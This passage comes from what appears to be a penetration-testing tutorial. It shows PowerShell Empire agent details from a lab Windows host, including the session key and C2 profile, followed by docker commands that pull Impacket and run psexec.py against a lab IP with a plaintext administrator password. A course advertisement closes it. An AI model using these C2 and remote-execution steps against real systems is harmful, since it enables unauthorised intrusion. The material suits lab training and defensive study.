        listener              http
        name                  R2LB3WZ5
        language              powershell
        language_version      5
        delay                 5
        jitter                0.0
        external_ip           192.168.1.107
        internal_ip           192.168.1.107 fe80::a100:b097:1971:cfb4 192.168.226.1
                              fe80::ecd6:5240:8422:4832 192.168.205.1 fe80::d092:d158:e
                              192.168.56.1 fe80::5899:7bf1:d37a:28c2
        username              DESKTOP-A0AP0OM\raj
        high_integrity        0
        process_name          powershell
        process_id            15320
        hostname              DESKTOP-A0AP0OM
        os_details            Microsoft Windows 10 Pro
        session_key           [*&%@}DxKQ-PrBvL)d:\5#Vl,y2;<h^F
        nonce                 4030385641267167
        checkin_time          2020-07-07T20:33:51.965946+00:00
        lastseen_time         2020-07-07T20:34:18.037838+00:00
        parent                None
        children              None
        servers               None
        profile               /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (
                              6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        kill_date
        working_hours
        lost_limit            60
        taskings              None

(Empire: R2LB3WZ5) >
```

Impacket Toolkit


The most important tool for our Red Teamers is the Impacket and how we can neglect this tool in a pentest framework. Therefore, just execute the following without wasting time to pull the impacket docker image.

```
docker pull rflathers/impacket
```



As you know, there are so many python libraries within the impacket and here we use docker image to illustrate one of those libraries.

```
docker run --rm -it -p 445:445 rflathers/impacket
                    psexec.py
  ignite/administrator:Ignite@987@192.168.1.106
```




iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux